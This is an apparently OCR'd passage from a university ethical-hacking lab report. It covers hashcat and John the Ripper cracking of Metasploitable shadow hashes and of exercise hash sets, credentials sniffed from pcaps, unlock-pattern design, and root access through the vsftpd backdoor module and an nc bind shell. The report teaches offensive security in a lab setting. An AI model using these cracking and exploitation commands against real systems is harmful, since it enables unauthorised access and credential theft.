


Figure 4.21: Gain access to /etc/shadow file on metasploitable.

To execute a hashcat attack we need a wordlist that can be used for the dictionary search. Such a wordlist is preinstalled on Kali and can be found in `/usr/share/wordlists/rockyou.txt` .

For test purposes we create two new users `alice`, and `bob` with passwords that we know are contained

in the `rockyou` list.

The two new users are displayed as follows:
`alice:$1$GJ36orzB$3BJP5Tf/s0lF.i6zycef6.:19152:0:99999:7:::`
`bob:$1$anyLR3gN$r50yEjKQ422L270qN1cqH1:19152:0:99999:7:::`.

`$1$` represents the reference value for the hash function that is used. We can look it up on the hashcat website[4] and find out that md5crypt was used as a hashing function. Then, we can start a hashcat attack. We did this on our device since the attack needs lots of working memory. The attacking command is as follows:
`hashcat -m 500 -a 0 metaNewUsersHash_cleaned.txt rockyou.txt -force -o found.txt` with -a o indicating the dictionary attack mode, and -m 500 to specify md5crypt as encryption mode.

First, we only perform an attack on the two new users that we created. We can recover these passwords, that are, as we know, included in the wordlist `rockyou`. Figure 4.22 shows this attack. We can see that both passwords were recovered correctly.




Figure 4.22: Successful hashcat attack on users that use passwords included in rockyou.txt

Next, we extend the attack and run the dictionary attack on all hashes in the `/etc/shadow` file. Like this, we can crack three more passwords.

As a last step we do a brute force attack to try cracking the remaining passwords by setting the attack flag to 3. However, this did not give any new results. Instead we run John the Ripper on the missing passwords and are able to crack two more hashes like this. This leaves us with the following decrypted credentials in the end:

[4] https://hashcat.net/wiki/doku.php?id=example_hashes

- 1anyLR3gN$r5OyEjKQ422L270qN1cqH1:rockyou
- 1GJ36orzB$3BJP5Tf/s0lF.i6zycef6.:passwort123
- 1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:batman
- 1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:123456789
- 1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:service
- 1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:postgres
- 1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:user

5 Daily Assignment 4 - Active Reconnaissance Part 2 - Wireshark

5.1 wireshark.pcap

The protocols TCP and Telnet were used to connect. Telnet is an application protocol that connects to a command line which uses TCP on the transport layer.

The ip addresses of the client and server are 192.168.56.101 (*client*) and 192.168.56.102 (*server*).

We can find the password by inspecting the Telnet packages which is transmitted as TCP payload. The packets are transmitted in plain text. When scanning through these packets we can find data that states "USER" and "Password:". The packets with "USER" are transmitted back and forth between the two hosts. The following packets contain R20198. Presumably, this could be the user name. The password is `Welcome123!` and is transmitted from host 101 to 102 letter by letter.

In the next file (*http.cap*) we can find the credentials in the seventh package (sent from the client) in the data part of the TCP payload as seen in figure 5.1.




Figure 5.1: Wireshark TCP data containing unencrypted username and password

As visible in figure 5.1 above, neither the username nor the password were encrypted. The username and password are $pmausername = USR2018ETH$ and $pmapassword = QWERTY123$

6 Daily Assignment 5

6.1 Password Cracking Assignment

Password cracking is the practise of attempting to obtain unauthorised access to restricted systems by employing popular passwords or password guessing algorithms. In other words, it is the skill of acquiring the proper password that allows access to a system that is secured by an authentication technique. As a result, in this project, we will investigate the numerous techniques used by hackers to crack passwords.

For the first assignment of the day, four files including ten hashes each, are given. These files are hashed by using different hashing algorithms and our task is to find the type of the hashing algorithm used and cracking each hash.

We started by finding what kind of hashes we may be dealing with. We did this by using the website `https://www.tunnelsup.com/hash-analyzer/` and the hash-identifier tool in Kali Linux. As an example, two figures are presented in the appendix: A.9 and A.10.

Then we tried cracking the hashes mainly with hashcat, John the Ripper as well as other tools. We used hashcat with the wordlist rockyou on all of the hashes. This will be described in further details in the next sections.

Query we used to run hashcat:

sudo hashcat -m <hash mode [5] *> -a <attack mode* [6] *> <file containing hashes> <wordlist>*

6.1.1 Hashes set 1

- Programs: John the Ripper, Hashcat
- Hash method: MD5
  - We suspect that these are MD5 or MD4 hashes since all of the hashes are strings of 32 letters (A-F) and numbers.[21] After cracking the hashes, we are certain that these are MD5 hashes.
- Wordlists: `https://github.com/praetorian-inc/Hob0Rules/blob/master/wordlists/rockyou.txt.gz`, `https://github.com/praetorian-inc/Hob0Rules/blob/master/wordlists/english.txt.gz`, Bruteforcing: incremental:ASCII mode

Results:

1. <da51ef8a288ffea6e9a006ac37447b2f>:<!@#$%&̂>
2. <148817993570c3885654da217a9d3110>:<0racle10i>
3. <62c8ad0a15d9d1ca38d5dee762a16e01>:<1234qwer>
4. <01885fb134b1f63a3d6e16b9316ad86e>:<2welcome>
5. <69695e808f6f78bcb8c8726108add8f6:><annotano>

[5] we used hash mode 0, 1000, 3200, 1400
[6] we used attack mode 0

6. <7f4b0aed150905f68e4f1bca366ccbde>:<precontemporaneous>
7. <180aeab0bc8bb9ba838da5a9108cdfa5>:<misprincipled>
8. <ad816884a76617d3bfbe7fddc0a98442>:<leiodermatous>
9. <cdefe1bc8d7a0c4bf3f2448ca54410cd>:<leibnitzianism>
10. <27231e0e3dd28a24c4483d619162f490>:<introconvertibility>

6.1.2 Hashes set 2

- Programs: John the Ripper, Hashcat
- Hash method: NT
  - We suspect that these are MD5 or MD4 (NT uses MD4)[22] hashes since all of the hashes are strings of 32 letters (A-F) and numbers. After trying to crack the hashes, we are certain that these are NT hashes.
- Wordlists: `https://github.com/praetorian-inc/Hob0Rules/blob/master/wordlists/rockyou.txt.gz`

Results:

1. <5DEE007466506851D463D9941C70EC72>:<control>
2. <9E09121D4C6AB8192FAE14D924B9C371>:<flipper>
3. <43594F6DD8434172EF4CB80387838BC1>:<maverick>
4. <36D599AB397322D0EF1B13A74EE4AE02>:<rebecca>
5. <29BAE2F316A427810A4ECF41D4BC0452>:<sydney>
6. <FFC747EAE672FB3895F6416B99EFFCBE>:<OU812>
7. <BE2F429A810C2295AAFEADDA5F80B2B4>:<babylon5>
8. <17B97817D3C8269002685B3F8429A5E7>:<bluebird>
9. <721528E860D159F546930DABA5EB1F50>:<clark>
10. <FD8D0C9C51AF634914C2BB887778A0A5>:<douglas>

6.1.3 Hash set 3

- Programs: Hashcat
- Hash method: bcrypt
  - We suspect that these are bcrypt hashes since bcrypt hash is prefixed with $2a$, $2y$, or $2b$ and these hashes have the prefix $2y$ and are 60 characters in length and a combination of letters, numbers and symbols, like other bcrypt hashes [23]. Since we cracked two out of ten passwords (due to time limitations), we are quite certain that these are bcrypt hashes.

- Wordlists: rockyou, fasttrack (wordlist included in Kali Linux)

Bcrypt is based on the Blowfish-Algorithm. Blowfish is a block cipher. It takes longer to encrypt a password with bcrypt than with the other hash functions in this assignment. The reason is that Blowfish encrypts for each password about 4 kilobytes of text, this is done to slow down a possible attack. Bcrypt uses hashes to protect against rainbow table attacks. Bcrypt hashes have prefixes that indicate the usage of bcrypt and its version. A bcrypt hash consists of a prefix, salt and a hash.[23]

Results:

1. <$2y$12$53RZOGDLTz78Qag5h0N09uhpHfzel8lVvWkl2pkgRyNqIB5c/nqsW>:<a1b2c3d4>
2. <$2y$12$tHLnRpKUZbcfNedU6yVQk.scuFIVbRpt4f3kWguLYwGkvUfE3EAwG>:<>
3. <$2y$12$wWaa8UaEaca023BEYqfqUOXBgjqtGDbsIWIC58sHwy/RkZOPU5djq>:<>
4. <$2y$12$wdIOmRqw3t0ttgNHArhufuazOj.6E3RiigMgtiIvJTq0iof4IOXqy>:<>
5. <$2y$12$pT0VvTh91eR/cJhZTm/njuI9FEXFDtoIN5qdRn36fRREZMgyUxbhS>:<>
6. <$2y$12$uELetZp2w2WXWUb/Me5FUu6JVEuYvF4O.EFjKBAtKv0hXD8aatPJa>:<>
7. <$2y$12$3XL.oGLcPUvew35FHWiEru12wb72jT0BJD2TLfs.ILdaavarKSnyO>:<>
8. <$2y$12$l2bDsJhh7c0Gnfb1VK7/ie7Xl.lM3S5IogNdzMNcN7LqAExXLXGnO>:<>
9. <$2y$12$9TwmXgHBTjwj9WP90981qOblUSMnvWlp7EIgQLKEnlF/YA.ZDf9l.>:<a1b2c3d4>
10. <$2y$12$1JO3f4q7bkwO5BEIUTTY5uoQ9PvmHJbE99CFqM8SrLI2WVXU8VVsm>:<>

6.1.4 Hash set 4

- Programs: John the Ripper, Hashcat
- Hash method: SHA256
  - We suspect that these are SHA256 hashes since all of the hashes are strings of 64 letters (A-F) and numbers.[24] After cracking the hashes, we are certain that these are SHA256 hashes.
- Wordlists: `https://github.com/praetorian-inc/Hob0Rules/blob/master/wordlists/rockyou.txt.gz`, `https://github.com/praetorian-inc/Hob0Rules/blob/master/wordlists/english.txt.gz`, Bruteforcing: incremental:ASCII mode

Results:

1. <289cb8b6776e3d379947d9619be357bed33f984d3a09317cdcf5aa42532c89e9>:<hostlerwife>
2. <29d33057dc68cdf03e88b67867cc0cd3b8ac898928c174bd72c85886fd49b808>:<hospitableness>
3. <81ea39206dcc6bb26b1c68314e437842cb3a7de1cdd0b1ee9a7944aa651b9bcd>:<enregistration>

4. <37e78f9f275374935cd0a495b5b34882776812b63bb65a6513d4397b1c4565dd>:<zymotechnical>
5. <714ec9ed6130bef92639c7565110263c79f2732560b42e58a1a0b0333a93b726>:<sycophantically>
6. <91b69dfdaabf96fccd779069003cfa854f154c89923edf388efd7633f8737fc8>:<diplospondylism>
7. <9a079943e8d24452ea068a64f43ea11ef5738fe6a8619c78168e7819bd0e04e1>:<coadunatively>
8. <ee4135aa34c683bfadcfe0fad5426ee79472eefff52d207ae89b51d336ee05fa>:<affectionateness>
9. <ac9b6f51956bb76b89d6ec14aa70b674ef34bc49524690c7624bd7dce40b59e7>:<199220706>
10. <6cb6ae23f71cf88a75af31eebf4d77659518ae7c9d93585e18bc58ee98d27caf>:«unknown»

6.2 Graphical Password Design

As a second task for the day, a graphical password scheme, as used on Android phones to unlock them, should be designed.

The optimum design **in terms of security** should take several aspects into account. We hereby want to avoid easy to hack patterns as well as patterns used by a huge majority of people, as they will be brute-forced way quicker. Some of the major aspects influencing the choice of design namely are[25]:

- Nearly 80% of user begin their pattern in one of the corners, 44% even use the top left corner, so our safe design shouldn't start in one of the corners.
- Over 10% of users are using letters (as seen in figure 6.1 below), mostly their initials (e.g. a S-shape for Sandy, etc.) as their unlock pattern. Those patterns are easy to spot and easy to remember and should thus be avoided.
- The maximum amount of possible nodes (9 in Android) shall be used. As the average number of nodes used is five, the total number of possibilities can be calculated to be around 9000. When taking into account where most user start and that mostly Tic-Tac-Toe styles of pattern are used, the amount of possible passwords for most peoples phones are **way lower** than 9000 and can therefore easily be bruteforced.




Figure 6.1: Typical Android unlock patterns resembling letters (not recommended!)[26]

As a possible "safe" design the following pattern could be used as it's not starting in the corner (nor the middle), isn't resembling any kind of letter, sometimes skips the neighbouring node, is hard to remember if someone sees it and uses the maximum amount of nodes:




Figure 6.2: Safer Android unlock pattern designed with online tool *https://tympanix.github.io/pattern-lock-js/*

The additional offered security with a complex and long pattern comes with the price of usability. A longer password with 9 nodes (instead of e.g. 4 nodes) will take at least double the time to draw the pattern and can therefore be seen as annoying, especially in moments without much time (e.g. to unlock your phone on a red light in the car and so on). Referring to the DailyMail an average user unlocks his/ her phone around 110 times a day, with peaks up to 900 times a day[7].[27] Making the process of unlocking more tiring will therefore drastically reduce the usability. Some users will even prefer to not set a password at all. For old people a complex and long password will additionally be hard to remember, especially as it shall not resemble a letter or any kind of logical pattern.

In conclusion there is the same trade-off in password-security as in the real-world (inner) security of every country: the trade-off between security and freedom/ usability. We hereby recommend to at least not use well known and easy to crack patterns, especially if the maximum password length is not used.

[7]Note: These statistics are from 2013. As smartphones grew in popularity and the mobile phone became more important and personal than ever before and was included into every-day-life (e.g. payments), the amount of times it is unlocked is probably even higher today.

7 Daily Assignment 6 - Metasploitable (Root Access)

To get root access with Metasploitable there are a bunch of different options.

7.1 vsftpd

The first exploit was already presented in 4.2 and uses a backdoor of an older FTP version, which grants root access to the hacker. The exploit is called "vsftpd_234_backdoor" and is part of the Metasploitable package. It uses the commands

use exploit/unix/ftp/vsftpd_34_backdoor
show options
set rhosts 192.168.56.102
exploit

and thus got a shell inside the target machine.[28]

7.2 Bindshell

As a second approach we took advantage of the TCP port 1524, which is used for *Bindshell*. "A bind shell is a sort of setup where remote consoles are established with other computers over the network. In Bind shell, an attacker launches a service on the target computer, to which the attacker can connect. In a bind shell, an attacker can connect to the target computer and execute commands on the target computer." [29]

We therefore use netcat (here: *nc*) and just type the following command to connect to the targets IP (here: *192.168.56.102* via the bind shell port 1524 [30].

nc 192.168.56.102 1524

and thus gain root access, which we can verify by using *id* and *whoami* as seen in figure 7.1:




Figure 7.1: Command window of the netcat/ blind shell exploit showing root access

8 Daily Assignment 7 - Shadow IT

The assignment of Shadow IT contains several subtasks. At first all nearby DTU wireless networks shall be identified and their information, namely ESSID, location and security mechanism, was written down. This information was extracted and added to table 8.1:

Network name	ESSID	Location	Security mechanism
DTUguest	DTUguest	fig 8.1	open
DTUsecure	DTUsecure	fig. 8.2	WPA-WPA2-Enterprise, PEAP legitimation
DTUsecure 1	DTUsecure	fig. 8.2	WPA-WPA2-Enterprise, tunneled TLS legitimation
DSE Guest	DSE guest	fig. 8.3	WPA-WPA2-Enterprise
eduroam	eduroam	fig. 8.4	WPA-WPA2-Enterprise, PEAP legitimation

Table 8.1: Overview of reachable networks, including their SSID, AP locations, and security mechanisms

WiGLe already provides some locations for access points of the networks mentioned above. These locations are displayed in the following, Figure 8.2, 8.1, 8.3 and 8.4 (one map per network)[8]. The colour in the list displayed by Wigle shows the security standard used by the AP, red = WEP, yellow = WPA, green = WPA2/WPA3. However, this only shows already known locations. Below we present locations we obtained by doing warwalking on our own (cf. Section 8.1).




Figure 8.1: Locations of DTUguest WIFI network

[8] As one map per network was added in this report, the "official" assignment map of DTU campus was not used to minimize redundancies. Both kind of maps offer the same information - the locations of the different Access Points per network.




Figure 8.2: Locations of DTUsecure WIFI network

